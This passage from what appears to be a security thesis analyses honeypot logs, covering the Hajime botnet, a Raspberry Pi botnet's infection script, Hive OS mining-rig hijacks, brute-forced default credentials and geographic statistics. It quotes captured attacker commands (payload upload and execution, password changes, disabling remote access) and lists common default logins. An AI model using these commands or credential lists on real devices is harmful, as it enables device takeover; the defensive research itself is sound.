Line 6 will test whether a *.s* file already exists and if not will copy the *echo* binary into a new *.s* file. Line 7 will test the availability of the commands *tftp* and *wget*. Finally, the attacker will analyze the first few bytes of the */bin/echo* file copied earlier to detect the target's processor architecture and then delete the *.s* file before exiting [11].

Line 8 is the first command that does not respond similarly on our Cowrie honeypot and on a real system. This might explain why both honeypots did not experience the classic follow-up commands. Usually, once the processor architecture is known, the intrusion will continue with the update of the *.s* file, that once executed will establish a TCP connection back to the attacker. The next step will be to execute a series of *iptables* command to drop all packets with a destination port of 23 for telnet, 5358, 5555, and 7547 which are all ports used by the Mirai botnet for its spreading. It will also open the UDP port 1457 which is used for the torrent "DHT" and peer-to-peer communications [30].

Because the command and control server of this botnet is distributed, the Netlab security group managed to find 78'000 IP addresses of systems infected by joining the DHT network and interacting with the Hajime node and made the list public [27]. This list was created in September 2017, but

we still detected one IP address that is still part of the botnet and active. Note that after such a long period, the correspondences "IP addresses-physical systems" are highly likely to have changed due to NATs or IP reassignment, and this might just be a coincidence.

Pascal Geenens, the director of threat intelligence at Radware, kindly provided us a dataset of 18'000 IP addresses he collected for a cybersecurity blog post about the Hajime botnet in 2017 [30]. Although none of these IP addresses were detected on both honeypots, it helps to give an estimation about how the number of infected devices by Hajime has evolved last five years (Figures 5.10 & 5.11).

A very gross estimation of the number of active Hajime devices can be computed this way: The botnet used to only scan 86% of IPv4 range [11]. Our honeypots detected around 7.5 attacks per day each. If the scanning IPv4 range of the botnet has not changed since, this would correspond to a total of 27.5 billion attacks per day over the Internet. On average, the attacks on our honeypots took 1.4 seconds which means that one bot could scan around 62'000 devices a day if working around the clock. We reach a rough estimate of 450'000 Hajime infected devices over the Internet. However, most scans are much quicker if the login is not successful. S. Edwards and I. Profetis estimated in their research that a scanner could reach two million scans per day. This would diminish the estimation to 13'800 devices. [11].






Figure 5.9: Number of new daily attackers infected by the Hajime botnet detected on the honeypots.




(a) Repartition per country of the sources of infection attempts by the Hajime botnet




(b) Geographic map with sources of infection attempts by the Hajime botnet

Figure 5.10: Repartition per country and geolocation of the sources of infection attempts by the Hajime botnet on both our honeypots. Total: 1205 unique IP addresses



(a) Repartition per country of the sources of infection attempts by the Hajime botnet. Dataset provided by P. Geenens.



(b) Geographic map with sources of infection attempts by the Hajime botnet

Figure 5.11: Repartition per country and geolocation of the sources of infection attempts by the Hajime botnet. Data was captured on one honeypot over a five-week period ending in April 2017. Total: 18026 unique IP addresses. Dataset provided by P. Geenens.

5.5 Raspberry Botnet

Both honeypots detected a great number of connection attempts using the username "pi" and password "raspberryraspberry993311". It turned out that all IP addresses connecting to our honeypots using this combination belonged to the same nameless botnet. Their behavior was always the same; they first tried to connect using their custom "pi/Raspberryraspberry993311" credentials (to probably see whether they already had control over this IP), then connected using the classical pi/raspberry combination. Once the connection was established, the intruders first uploaded their malicious payload using SCP and then executed it.

```
1. scp -t /tmp/PlJsmuMc
2. cd /tmp && chmod +x PlJsmuMc && bash -c ./PlJsmuMc
```

The whole script can be found in Appendix B.1. The first random string of characters at the top of the uploaded script changes the hash signature of the file to avoid hash-based detection. Then, the script verifies that the effective user id is not root, and if so, modifies the script */etc/rc.local* so that it launches the uploaded script. Because */etc/rc.local* is a script that is launched at startup in Raspbian, the program reboots the Raspberry Pi in the hope that the system once re-boots with root permissions. The fact that the */etc/rc.local* script was used this way, and that the intruders tried to connect using the default Raspbian credentials implies that the botnet specifically targets Raspberry Pi devices.

The next part of the script is a series of *killall* commands to clean every coin-mining program that might be already active on the device. To obtain permanent access to the environment, the script writes its SSH-RSA key to the *authorized_keys* files and changes the *pi* user password. In the next step, the script then makes sure that the DNS server used for name lookups is Google's public DNS (to avoid any sort of DNS filtering made by a possible in-use DNS), and creates a file with a public key that will be used later on [33]. Once this is done, the script creates another file that will act as a bot script and executes it using the *nohup* command to make it insensible to hang up signals. It further removes traces of the generated *nohup* out file and *nohup.log* logs. After waiting for three seconds, it deletes the bot script. Before being killed, the bot script establishes a connection to a command and control server and creates a loop to read every command sent by the server. For this it needs the public key saved previously; to make sure that no one else could send valid commands to the bots, every command needs to be signed using a private RSA key. If verification using the public key fails, the command is not executed.[33]

Finally, the script begins its spreading part. It first installs a fast version of the nmap tool "zmap", and "sshpass" which allows SSH connections in an automated manner to bypass the interactive part of an SSH login attempt. Using zmap, it then generates a list of 100'000 hosts that have their port 22 open. At last, using "sshpass", it will send login attempts using the "pi/raspberry" and "pi/raspberryraspberry993311" combinations to each one of those IP addresses. In case of a successful login, it uploads the original script through SCP and executes it. Although no mining rig

has been installed yet, this might come later through the command and control server commands [33]. Overall, this botnet illustrates perfectly how a botnet can be created, simply by relying on unsecured Raspberry Pi devices.

We observed 171 connections on the HP_vext honeypot and 121 on the CERN one from Raspberry botnets, for a total of 261 different IP addresses. The connections were uniformly distributed throughout the day with zero to five new connections daily (Figure 5.12). After geolocating the IP addresses of the Raspberry Pis, we observed that the infected devices that reached our honeypots are spread around 30 different countries, but the majority came from Germany, France, and the United States with respectively 38, 36, and 32 devices.




Figure 5.12: Daily new connections made by devices infected by the Raspberry botnet on both honeypots.

5.6 Hive OS Attacks

Both external honeypots detected attacks that specifically target systems running Hive OS, a monitoring and management tool for cryptocurrency mining. We observed in total 38 different IP addresses that targeted the HP_vext honeypot, and 34 on the CERN external honeypot. Of those, 27 were in common. They all executed commands of the following shape:

1. `sudo hive-passwd set <random password>;`
2. `sudo hive-passwd <other random password>;`
3. `sudo pkill Xorg; sudo pkill x11vnc`

The objective of these attacks is to change the password of the cryptocurrency mining system and remove remote desktop access for other users. Some of the intruders executed additional commands that disable the *shellinabox* program, which is a web-based SSH terminal that is used to remotely access Linux servers. The idea again is to remove access for the legitimate user. They then collected information about the infected system and checked the rig configuration file.

1. `sudo service shellinabox stop;`
2. `systemctl disable shellinabox;`
3. `uname -a; cat /hive-config/rig.conf`

All the intruders tried to brute-force the honeypot's credentials using various combinations of username and passwords, however, one combination they all had in common was the default credentials used in Hive OS: user/1 (Table 5.4). Of the 43 different IP addresses, both our honeypots observed on a daily basis around ten IPs that always ran the same routine described above.

username	password	Occurrences
user	1	20
nproc	nproc	4
admin	aerohive	3
user	123456	3
user	x	2
root	switch	1
root	vps2015	1
root	zulu	1
root	zxcvbn	1
sarah	test123	1

Table 5.4: Username and password combinations used to target Hive OS systems

5.7 External Honeypots Statistics

In this section, we will show some statistics obtained on the logs of our different honeypots. Because of a large number of Dota botnet connections, its presence considerably influences these statistics. Thus, we will put each time the statistics of the honeypot with and without the logs generated by IP addresses associated with the Dota botnet. Because the external CERN honeypot was deployed on the 9th of May, we will not consider the logs obtained before in the HP_vext honeypots to make the comparison fair. One additional table will be presented for the full logs collected on the HP_vext honeypot.

Table 5.5 shows the most used credentials to connect to the honeypots and the number of different IPs that used them. All of the top ten credentials used are pretty common combinations with the exception of the nproc:nproc combination outlier caused by the Dota botnet, and the "pi:raspberryraspberry993311", shortened as "pi:r[]993311" in Table 5.5, that was caused by the botnet studied in Section 5.5. Note that for the creation of this table, if an IP address tried to connect to the concerned honeypot more than once using the same credentials combination, the occurrences count of the combination will only increase by one.

	All logs		All logs without Dota	
	HP_ext	HP_vext	HP_ext	HP_vext
1	nproc:nproc (2883)	nproc:nproc (7831)	admin:admin (437)	admin:admin (466)
2	admin:admin (444)	admin:admin (477)	root:root (404)	root:root (268)
3	root:root (410)	root:root (279)	admin:bosco (185)	admin:bosco (210)
4	admin:bosco (185)	admin:bosco (210)	pi:raspberry (129)	pi:raspberry (202)
5	pi:raspberry (130)	pi:raspberry (204)	pi:r[]993311 (120)	pi:r[]993311 (171)
6	pi:r[]993311 (121)	pi:r[]993311 (171)	user:user (89)	root:123456 (144)
7	user:user (95)	root:admin (160)	guest:guest (87)	root:admin (141)
8	guest:guest (92)	root:123456 (156)	root:123456 (67)	user:user (132)
9	root:123456 (70)	user:user (145)	root:admin (58)	root:password (118)
10	root:admin (64)	ubuntu:ubuntu (128)	admin:1234 (58)	test:test (108)

Table 5.5: Most used credentials in login attempts per honeypot.

Table 5.6 shows some basic statistics collected on our honeypots. It is clear that the impact of

Statistic	Intern	All logs		Without Dota	
		HP_ext	HP_vext	HP_ext	HP_vext
#Sessions	674	217627	272034	139221	71707
#IPs	728	17085	16774	14174	10613
>0 Cmds	12	5339	8380	2428	2300
#Files uploaded	5	24762	57834	3081	2488
Unique Files uploaded	5	237	444	177	193

Table 5.6: Statistics on all honeypots. 2155 IPs were observed on both external honeypots.

the Dota botnet on the statistics is not negligible. The ">0 cmd IPs" statistic is the number of

IPs that executed at least one command once connected to the honeypot. The "Common" column corresponds to the number of IPs/files that appeared in both the HP_vext and the CERN honeypot, with Dota IPs.

Overall the commands implemented in Cowrie provided a sufficient emulation for the needs of this thesis. Only 75'000 commands (45 unique ones) out of 1.6 million executed on both honeypots resulted in a failure (Table 5.7). The rest of these 1.6 million commands were only made from less than 360 different unique commands.

Failed input command	Occurences
shell	1702
system	1271
while read i	1184
debug shell	387
cmd	387
./filename	230
linuxshell	80
start	71
config terminal	70
/ip cloud print	31

Table 5.7: Number of unique source IP addresses that issued commands unknown to Cowrie on both honeypots

5.8 HP_ext & HP_vext Comparison

Answering whether the CERN network is more targeted on average than a lambda network is not possible given only the statistics of one other honeypot. On average, we can see in Table 5.6 when excluding the Dota botnet IP addresses that more IPs have scanned, executed commands, and uploaded files on the HP_ext honeypot. However, this might be due to many different factors. The honeypots being hosted in two different countries with different IP subnets could for example be a reason for this difference. We discovered by the end of the thesis that the HP_vext honeypot blocked all external ICMP traffic, this might be a reason why CERN's external honeypot HP_ext got more intrusions by attackers that probably discovered the vulnerable device using ICMP scans. Also, attackers' unpredictability makes the comparison even more complex. Some intruders could launch the spread of their botnet only in certain regions and at certain times to avoid detection.

5.9 Geographic Distributions

In order to answer which country has the biggest number and proportion of infected devices, we geo-located all source IP addresses, grouped them by countries, and plotted for both honeypots

and their union the results (Figures 5.13, 5.14 and 5.15). The x-axis of the aforementioned plots corresponds to the total number of infected devices per country, and the y-axis to the number of infected devices per million inhabitants per country. Table 5.8 resumes the statistics for the union of both honeypot logs with and without the Dota and Hajime botnet's influence. The "Other" column refers to all other IP addresses observed on both honeypots without the aforementioned botnets, and the "All" one refers to all the malicious IPs. Although the influence of the Dota botnet on the overall geolocation statistic is not negligible, it appears that small countries that have a high standard of living such as Hong Kong or Singapore have the most infected devices proportionally to their number of inhabitants.

Hajime	Dota	Other	All
BOL (1.8)	SGP (174.82)	KOR (69.22)	SGP (218.97)
KOR (0.83)	HKG (138.07)	SGP (43.27)	HKG (173.49)
UKR (0.61)	NLD (15.65)	GEO (35.73)	KOR (75.33)
IRN (0.54)	KOR (5.29)	HKG (35.29)	GEO (37.07)
ITA (0.47)	DEU (4.97)	NLD (19.38)	NLD (35.15)
RUS (0.46)	USA (4.02)	LVA (16.84)	LVA (21.57)
ESP (0.44)	GBR (2.92)	SWE (16.13)	SWE (18.45)
BRA (0.39)	CAN (2.16)	LTU (12.52)	LTU (14.31)
MEX (0.17)	FRA (1.99)	GRC (11.4)	USA (13.55)
USA (0.14)	VNM (1.76)	AUS (9.61)	GRC (12.62)
IDN (0.11)	BRA (1.75)	USA (9.39)	GBR (11.54)
IND (0.03)	MYS (1.7)	GBR (8.48)	AUS (10.78)
CHN (0.02)	COL (1.69)	JPN (7.47)	DEU (9.27)
TWN (0.0)	RUS (1.62)	CHE (6.02)	MDA (9.16)

Table 5.8: Number of IP addresses detected on both honeypots per country and per million of inhabitants, for the Hajime and Dota Botnet, other IP addresses, and their union.




Figure 5.13: Localisation and ratio per million of inhabitants of infected devices detected by the HP_vext honeypot.




Figure 5.14: Localisation and ratio per million of inhabitants of infected devices detected by the HP_ext honeypot.

